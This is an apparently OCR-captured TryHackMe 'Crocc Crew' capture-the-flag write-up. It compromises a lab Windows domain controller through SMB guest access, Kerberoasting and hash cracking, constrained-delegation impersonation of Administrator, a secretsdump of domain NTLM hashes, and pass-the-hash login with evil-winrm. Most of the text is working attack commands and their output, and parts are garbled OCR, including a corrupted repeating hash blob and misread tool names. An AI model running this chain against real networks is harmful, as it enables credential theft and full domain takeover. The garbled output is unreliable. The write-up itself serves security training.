Crocc Crew

Crocc Crew

https://tryhackme.com/room/crocccrew

```
rustscan -a 10.10.88.77 -- -sC -sV -A | tee scan.txt
```

Open 10.10.88.77:53

Open 10.10.88.77:80

Open 10.10.88.77:88

Open 10.10.88.77:135

Open 10.10.88.77:**139**

Open 10.10.88.77:389

Open 10.10.88.77:445

Open 10.10.88.77:464

Open 10.10.88.77:**593**

Open 10.10.88.77:**636**

Open 10.10.88.77:**3268**

Open 10.10.88.77:**3269**

Open 10.10.88.77:3389

Open 10.10.88.77:9389

Open 10.10.88.77:49666

Open 10.10.88.77:49668

Open 10.10.88.77:49670


Open 10.10.88.77:49671

Open 10.10.88.77:49675

Open 10.10.88.77:49714

Open 10.10.88.77:49889






x[YOUR "SECURITY" GOT CHOMPED]x x[GREETZ]x

SPOOKY 🙀 CAKE 🙀 MILES 🙀 CRYILLIC 🙀 VARG 🙀 HORSHARK 🙀 DARKSTAR7471 🙀 ORIEL 🙀 NAMELESSONE 🙀 SMACKHACK 🐋 FAWAZ

Enumerating

dirsearch -u http://10.10.88.77



/robots.txt /db-config.bak /backdoor.php

```
← → C ♠

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Kali Linux Kali Tools Kali Porums Kali NetHunter Exploit-DB

Kali Linux Kali Tools Kali Porums Kali NetHunter Exploit-DB

Kali Linux Kali NetHunter Exploit-DB

Kali NetHunter Exploit-DB
```

try connect by RDP:

```
rdesktop -f -u "" 10.10.88.77
```



smbmap -H 10.10.88.77 -u Visitor -p GuestLogin!

```
-$ smbmap -Hc10.10.88.77 - 4u Visitor - 2p GuestLogin!
[+] IP: 10.10.88.77:445 Name: 10.10.88.77
        Disk
                                                                   Permissions
                                                                                   Comment
        ADMIN$
                                                                  NO ACCESS
                                                                                   Remote Admin
                                                                                   Default share
       C$
                                                                  NO ACCESS
                                                                  READ ONLY
       Home
        IPC$
                                                                  READ ONLY
                                                                                   Remote IPC
                                                                  READ ONLY
        NETLOGON
                                                                                   Logon server share
                                                                  READ ONLY
        SYSV0L
                                                                                   Logon server share
```

smbclient \\\\10.10.88.77\\home -U Visitor

smbclient \\\\10.10.42.46\\SYSVOL -U Visitor

A lot of files but seems nothing interesting

ldapdomaindump 10.10.42.46 -u 'COOCTUS.CORP\Visitor' -p GuestLogin!

password reset can be delegated!!!

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwo
reset	reset	password- reset		<u>Domain</u> <u>Users</u>	06/08/21 05:32:40	06/08/21 22:00:39	06/08/21 21:46:23	NORMAL ACCOUNT DONT EXPIRE PASSWD, TRUSTED_TO_AUTH_FOR_DELEGATION	06/08 22:00
David	David	David		<u>Domain</u> <u>Users</u>	06/08/21 05:20:50	06/08/21 05:20:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:20
Ben	Ben	Ben	MSSQL Admins, File Server Admins, East Coast, VPN Access	<u>Domain</u> <u>Users</u>	06/08/21 05:20:36	06/08/21 05:20:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:20
evan	evan	evan	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:20:19	06/08/21 05:20:19	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:20
varg	varg	Varg	File Server Access, West Coast	Domain Users	06/08/21 05:19:30	06/08/21 05:19:30	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:19
jon	jon	jon	MSSQL Access, File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:19:12	06/08/21 05:19:12	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:19
kevin	kevin	kevin	File Server Access, West Coast, VPN Access	Domain Users	06/08/21 05:18:35	06/08/21 05:18:35	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:18
paradox	paradox	pars	West Coast, VPN Access	<u>Domain</u> <u>Users</u>	06/08/21 \$5:18:21	06/08/21 05:18:21	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:18
yumeko	yumeko	yumeko	File Server Admins, East Coast	Domain Users	06/08/21 05:18:01	06/08/21 05:18:02	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:18
cryillic	cryillic	cryillic	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:17:41	06/08/21 05:17:41	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:17
karen	karen	karen	East Coast, VPN Access	Domain Users	06/08/21 05:17:27	06/08/21 05:17:27	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:13
Fawaz	Fawaz	Fawaz	File Server Admins, File Server Access, West Coast, Restrict DC Login, Server Users, VPN Access, PC-Joiner, RDP-Users	Domain Users	06/08/21 05:17:05	06/08/21 22:00:10	06/08/21 20:35:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 22:00
admCroccCrew	admCroccCrew	admCroccCrew	Enterprise Admins	<u>Domain</u> Users	06/08/21 03:15:34	06/08/21 06:20:14	06/08/21 05:23:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08

python3 GetUserSPNs.py COOCTUS.CORP/Visitor:GuestLogin! -request -dc-ip 10.10.42.46

```
[-] CCache file is not found. Skipping...
$krb5tgs$23$*password-reset$COOCTUS.CORP$COOCTUS.CORP/password-reset*$664493b249c4cde3dbbcede0919225e5$0686406d3f066b525792d821fff
14e9e860e8e070d1a30be2b99c4aed3d4ad24f36d6eb67439df3254736586cb46cbfefd6bec8d4b7571dd1a7a5ca4cb2e7259f2a4058514f95f57da82390f87a20
  47bfc1977ffe46e792093d04130da23b1abe9b3104a444ce6669aa20406e0288e7e4f8af2ad9848d9068f8bc247ae4b540ecd884c3404e94af03041ec2d6c080b4
154f3fbf25a8c7c8695333b68666ae39ec0dd35afaf9f92e1c009f6ba74e2bbab0261ca7da965a56a8e577e963d11212c88159ad829bbf6807b175fb16d7801fla
fa0664d1748bdcd2f12efa364f00a82618d6640c18dfb9a754311a793900fe5ae8c1398a1e25badd43781502199b6c96051dc38bd356c4037b67047befe380026c
33382a7803534617c9d5eb31a4af47c29292d3176839be723fd9bc199c7f16aa7f6fcd6ff697a7b775218df810a968a4d4bbcec19cc36dbff5377eb64801cc0622
5c8f2c8b9f93a55c6177bf1d1e05c605ab0afc2748f41296b96be6adee5a30097cedaf8ab69b5510dd798bc8905554ff4d4779aa3cd6ed39788c3265cd4fce145d
 344fe3667335bb96ebca60ff8d4ca23750b7d34edc06b54999b995b42ea25de5d846209568b076a06603a6a38927480b6d9077b0158686c748790579a7771092bf
  4f2ada73e7ab68a86f209a88fe49683d1eaeb9ddee03eb461073365dc75084d24ec50f966fe7b289125a127ce4eebfb20e7c97a82f1ceef1cc26a31c494642a378
 a071819fada0c229414821b669fbbc509577e561728d34e338fe88c06d15910510127be75943c750964847e27f7df830c3441e890b828e123082532573cfd58852
2 d d 3 0 5 6 6 0 9 1 b 6 1 b c e 6 5 d 0 1 0 0 6 e 9 7 b 1 4 8 5 c b e 8 0 5 b 5 b a 1 a c 4 8 1 7 7 4 b 0 5 4 8 d f 6 d c 1 7 2 4 a e 7 3 4 6 f e 9 0 3 f c e 3 1 6 b d a d f 2 d 2 8 2 a 9 b 9 3 7 9 a a f 5 a d 2 8 1 5 9 f f 5 0 a c b 6 e 2 c d 3 4 6 f e 9 0 3 f c e 3 1 6 b d a d f 2 d 2 8 2 a 9 b 9 3 7 9 a a f 5 a d 2 8 1 5 9 f f 5 0 a c b 6 e 2 c d 3 4 6 f e 9 0 3 f c e 3 1 6 b d a d f 2 d 2 8 2 a 9 b 9 3 7 9 a a f 5 a d 2 8 1 5 9 f f 5 0 a c b 6 e 2 c d 3 4 6 f e 9 0 3 f c e 3 1 6 b d a d f 2 d 2 8 2 a 9 b 9 3 7 9 a a f 5 a d 2 8 1 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 2 6 b d 
        -(kali®kali)-[~/.local/bin]
       -(kali⊛kali)-[~/.local/bin]
          (kali@kali)-[~/.local/bin
   -$ nano hash txt
        -(kali⊛kali)-[~/.local/bin]
$ john hash.txt --wordlist=/home/k
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4]) 
Will run 6 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status
 1g 0:00:00:00 DONE (2023-10-25 16:43) 7.692g/s 1819Kp/s 1819Kc/s 1819KC/s sammysammy..pink panther
Use the
                          "--show" option to display all of the cracked passwords reliably
 Session completed.
```

Find delegation

python3 findDelegation.py -debug COOCTUS.CORP/password-reset:resetpassword -dc-ip 10.10.42.46

Get the ticket for Administrator

python3 getST.py -spn oakley/DC.COOCTUS.CORP -impersonate Administrator

"COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.42.46

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
     Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
Connecting to 10.10.42.46, port 389, SSL False
Total of records returned 4
AccountName
                        AccountType DelegationType
                                                                                                        DelegationRightsTo
                                             Constrained w/ Protocol Transition
                                                                                                       oakley/DC.COOCTUS.CORP/COOCTUS.CORP
oakley/DC.COOCTUS.CORP
oakley/DC
oakley/DC.COOCTUS.CORP/COOCTUS
oakley/DC/COOCTUS
password-reset
                         Person
password-reset
                         Person
password-reset
                         Person
password-reset
password-reset
                         Person
                        Person
     (kali⊛kali)-[~/.local/bin
  -$ python3 get51.py -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.42.46 mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
      kali⊛kali)-[~/.local/bin]
```

Add DC.COOCTUS.CORP to /etc/hosts

```
10.10.42.46 DC.COOCTUS.CORP
```

impacket-secretsdump -k -no-pass DC.COOCTUS.CORP

```
nass DC.COOCTUS.CORP
 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0 *e748a0def7614d3306bd536cdc51bebe
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee;31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
COOCTUS\DC$:plain_password_hex:16aa6105571ffe12f8a5c9caa8f73d6bccf98c3a755796434875498611cb64f60e94dd7e9b81200a08706b0a097a71992902e5c8ebe09ca15780679c818b55168addaf59fe728a3f5fbc6ef2d1926195dcc7cd03eeef4e6ab5688f399c578158cdf5ce8e7052eeb39fd6088b7428d5de457131f6deb8141b9bd69725696649e3d861ddc6ef35b285b168f4380fbb5a1345611f3eed8d4ad420e1041c75db3c1fb050d8d44024140bb0606924afc0b069026f970c71d4bc635cb972685b8d2d
COOCTUS\DC$:aad3b435b51404eeaad3b435b51404ee:dc384ae3560bce8e1b9db5429881231e:::
[*] DPAPT SYSTEM
 [*] DPAPI SYSTEM
dpapi_machinekey:0×dadf91990ade51602422e8283bad7a4771ca859b
dpapi_userkey:0×95ca7d2a7ae7ce38f20f1b11c22a05e5e23b321b
dpapi_userkey:0*95ca7d2a7ae7ce38f20f1b11c22a05e5e23b321b
[*] NL$KM
0000 D5 05 74 5F A7 08 35 EA EC 25 41 2C 20 DC 36 0C ..t_..5..%A, .6.
0010 AC CE CB 12 8C 13 AC 43 58 9C F7 5C 88 E4 7A C3 ......CX..\.z.
0020 98 F2 BB EC 5F CB 14 63 1D 43 8C 81 11 1E 51 EC ...._.c.C...Q.
0030 66 07 6D FB 19 C4 2C 0E 9A 07 30 2A 90 27 2C 6B f.m...,..0*.',k
NL$KM:d505745fa70835eaec25412c20dc360caccecb128c13ac43589cf75c88e47ac398f2bbec5fcb14631d438c81111e51ec66076dfb19c42c0e9a07302a90272c6b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f70a489de022d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:d4609747ddecf1b924977ab427538797e ...
 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d46009747ddec61b924977ab42538797e:::
COOCTUS.CORP\Visitor:1109:aad3b435b51404eeadd3b435b51404ee:872a35060824b0e61912cb2e9e97bbb1:::
COOCTUS.CORP\mark:1115:aad3b435b51404eeaad3b435b51404ee:0b5e04d90dcab62cc0658120848244ef:::
 COOCTUS.CORP\Jeff:1116:aad3b435b51404eeaad3b435b51404ee:1004ed2b099a7c8eaecb42b3d73cc9b7:::
COOCTUS.CORP\Spooks:1117:aad3b435b51404eeaad3b435b51404ee:07148bf4dacd80f63ef09a0af64fbaf9:::
COOCTUS.CORP\Steve:1119:aad3b435b51404eeaad3b435b51404ee:2ae85453d7d606ec715ef2552e16e9b0:::
 COOCTUS.CORP\Howard:1120:aad3b435b51404eeaad3b435b51404ee:65340e6e2e459eea55ae539f0ec9def4:::
COOCTUS.CORP\admCroccCrew:1121:aad3b435b51404eeaad3b435b51404ee:0e2522b2d7b9fd08190a7f4ece342d8a:::
COOCTUS.CORP\Fawaz:1122:aad3b435b51404eeaad3b435b51404ee:d342c532bc9e11fc975a1e7fbc31ed8c:::
  evil-winrm -i 10.10.42.46 -u Administrator -H add41095f1fb0405b32f70a489de022d
          -(kali⊛kali)-[~/THM/cros]
     -$ evil-winrm -i 10.10.42.46 -u Administrator -H add41095f1fb0405b32f70a489de022d
 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection
```

Evil-WinRM* PS C:\Users\Administrator\Documents> dir Evil-WinRM* PS C:\Users\Administrator\Documents> ls

```
LastWriteTime
Mode
                                          Length Name
               6/7/2021
                         10:55 PM
                                                 3D Objects
               6/7/2021
                         10:55 PM
d-r-
                                                 Contacts
               6/7/2021
                         10:55 PM
                                                 Desktop
d-r-
               6/7/2021
                        10:55 PM
                                                 Documents
d-r-
d-r-
               6/7/2021
                        10:55 PM
                                                 Downloads
               6/7/2021
                        10:55 PM
                                                 Favorites
d-r-
               6/7/2021
                         10:55 PM
                                                 Links
d-r-
               6/7/2021
                         10:55 PM
                                                 Music
d-r-
                        10:55 PM
               6/7/2021
                                                 Pictures
d-r-
                                                 Saved Games
               6/7/2021 10:55 PM
d-r-
                                                 Searches
d-r-
               6/7/2021 10:55 PM
               6/7/2021 10:55 PM
                                                 Videos
d-r---
 Evil-WinRM* PS C:\Users\Administrator> cd c:\PerfLogs\Admin\
Evil-WinRM* PS C:\PerfLogs\Admin> ls
    Directory: C:\PerfLogs\Admin
Mode
                    LastWriteTime
                                          Length Name
                          8:07 PM
                                              22 root.txt
               6/7/2021
*Evil-WinRM* PS C:\PerfLogs\Admin> type root.txt
*Evil-WinRM* PS C:\PerfLogs\Admin>
```

Other flags

```
vil=WinRM*tPS C:\Shares> ls
   Directory: C:\Shares
                   LastWriteTime
lode
                                          Length Name
              6/8/2021 12:42 PM
                                                 Home
 Evil-WinRM* PS C:\Shares> cd Home
  vil-WinRM* PS C:\Shares\Home> ls
   Directory: C:\Shares\Home
                   LastWriteTime
                                          Length Name
lode
              6/8/2021 12:38 PM
                                              28 priv-esc-2.txt
              6/7/2021
                        8:08 PM
                                              22 priv-esc.txt
              6/7/2021 8:14 PM
                                              17 user.txt
Evil-WinRM* PS C:\Shares\Home>/type *:
·MH·
'HM
·MH
 vil-WinRM* PS C:\Shares\Home>
```